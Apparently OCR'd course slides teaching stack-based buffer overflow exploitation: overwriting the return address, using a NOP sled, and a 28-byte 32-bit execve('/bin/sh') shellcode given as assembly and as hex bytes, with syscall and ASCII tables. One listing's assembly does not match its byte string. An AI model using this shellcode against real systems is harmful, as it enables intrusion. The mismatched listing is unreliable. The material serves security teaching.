
What to overwrite RET?

Wherever we want?


What code to execute?

Something that give us more control??

Stack-based Buffer Overflow




Stack-based Buffer Overflow



We can control ***what*** and ***how*** much to write to buf.

We want to overwrite RET, so when vulfoo returns it goes to the “malicious” code provided by us.

Stack-based Buffer Overflow




How about we put shellcode in buf??

And overwrite RET to point to the shellcode?


The shellcode will generate a shell for us.

Stack-based Buffer Overflow



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

Stack-based Buffer Overflow



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.


Your First Shellcode: execve(“/bin/sh”) 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
push   eax
push   ebx
mov    ecx,esp
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php


Making a System Call in x86 Assembly



%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html

Making a System Call in x86 Assembly



```
EXECVE(2)                          Linux Programmer's Manual

NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);
```

/bin/sh, 0x0

EBX

0x00000000

EDX

Address of /bin/sh, 0x00000000

ECX

eax=11; execve(“/bin/sh”, Addr of “/bin/sh”, 0)


Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php

Registers:
eax = 0;
ebx
ecx
edx



H

Stack:

L

L

H


Your First Shellcode: execve(“/bin/sh”) 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php

Registers:
eax = 0;
ebx
ecx
edx



Stack:

00 00 00 00


Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php


Registers:
eax = 0;
ebx
ecx
edx



Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e

2f 62 69 6e 2f 2f 73 68
/ b i n / / s h




Dec	Hx	Oct	Char		Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL	(null)	32	20	040	&#32;	Space	64	40	100	&#64;	@	96	60	140	&#96;	`
1	1	001	SOH	(start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	A	97	61	141	&#97;	a
2	2	002	STX	(start of text)	34	22	042	&#34;	"	66	42	102	&#66;	B	98	62	142	&#98;	b
3	3	003	ETX	(end of text)	35	23	043	&#35;	#	67	43	103	&#67;	C	99	63	143	&#99;	c
4	4	004	EOT	(end of transmission)	36	24	044	&#36;	$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	ENQ	(enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	ACK	(acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	BEL	(bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	BS	(backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	TAB	(horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	VT	(vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	CR	(carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m
14	E	016	SO	(shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	N	110	6E	156	&#110;	n
15	F	017	SI	(shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	O	111	6F	157	&#111;	o
16	10	020	DLE	(data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	P	112	70	160	&#112;	p
17	11	021	DC1	(device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	Q	113	71	161	&#113;	q
18	12	022	DC2	(device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	R	114	72	162	&#114;	r
19	13	023	DC3	(device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	S	115	73	163	&#115;	s
20	14	024	DC4	(device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	T	116	74	164	&#116;	t
21	15	025	NAK	(negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	U	117	75	165	&#117;	u
22	16	026	SYN	(synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	V	118	76	166	&#118;	v
23	17	027	ETB	(end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	W	119	77	167	&#119;	w
24	18	030	CAN	(cancel)	56	38	070	&#56;	8	88	58	130	&#88;	X	120	78	170	&#120;	x
25	19	031	EM	(end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	Y	121	79	171	&#121;	y
26	1A	032	SUB	(substitute)	58	3A	072	&#58;	:	90	5A	132	&#90;	Z	122	7A	172	&#122;	z
27	1B	033	ESC	(escape)	59	3B	073	&#59;	;	91	5B	133	&#91;	[	123	7B	173	&#123;	{
28	1C	034	FS	(file separator)	60	3C	074	&#60;	<	92	5C	134	&#92;	\	124	7C	174	&#124;	|
29	1D	035	GS	(group separator)	61	3D	075	&#61;	=	93	5D	135	&#93;	]	125	7D	175	&#125;	}
30	1E	036	RS	(record separator)	62	3E	076	&#62;	>	94	5E	136	&#94;	^	126	7E	176	&#126;	~
31	1F	037	US	(unit separator)	63	3F	077	&#63;	?	95	5F	137	&#95;	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
eax = 0;
ebx
ecx
edx

